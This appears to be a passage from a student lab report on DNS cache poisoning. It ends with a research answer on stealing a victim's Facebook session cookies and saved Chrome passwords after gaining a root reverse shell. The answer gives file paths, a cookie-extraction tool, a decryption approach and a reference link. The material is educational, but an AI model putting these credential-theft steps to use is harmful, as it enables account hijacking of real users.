Now, when we consider the Wireshark capture from after the attack was carried out, we can see that the DNS query has been routed to the local DNS server (10.9.0.53), which responds with the malicious IP 1.2.3.4 from its cache:



## Research Questions

*Assume you are an attacker and got reverse shell into client machine as root user. Explain an easy way to use steal the credentials of client's "Facebook.com"?*

To steal a client's credentials for "Facebook.com" after obtaining a reverse shell on their machine as the root user, one easy method is to exploit the browser's stored session cookies or saved passwords.

If we wish extract the browser cookies - modern browsers store session cookies locally on the user's machine. These cookies allow a logged-in user to remain authenticated to websites like Facebook without re-entering their credentials. By accessing these cookies, an attacker can hijack the user's session.

For example, in Google Chrome the cookies are stored in a file at this location: ~/Library/Application Support/Google/Chrome/Default/Cookies (Mac). Using cookie extraction scripts for Chrome (like https://github.com/barnardb/cookies) these cookies can be extracted. Once the session cookie is obtained, an attacker can use it to impersonate the victim on Facebook without needing their password. The cookie can be loaded into an attacker's browser by using extensions like "EditThisCookie" or by modifying the browser's cookie store manually.

If we wish to steal from a user's saved passwords, this process is more straightforward. For example, Google Chrome on Linux stores saved passwords in a file at ~/.config/google-chrome/Default/Login Data. This file is an SQLite database. We can use the sqlite3 command to extract login details, but they will be encrypted. Using root privileges, we can decrypt them using libsecret or secret-tool.

Of course, these are not the only methods, and a simple Google search yields many other options to choose from (for example, https://kylemistele.medium.com/stealing-saved-browser-passwords-your-new-favorite-post-exploitation-technique-c5e72c86159a).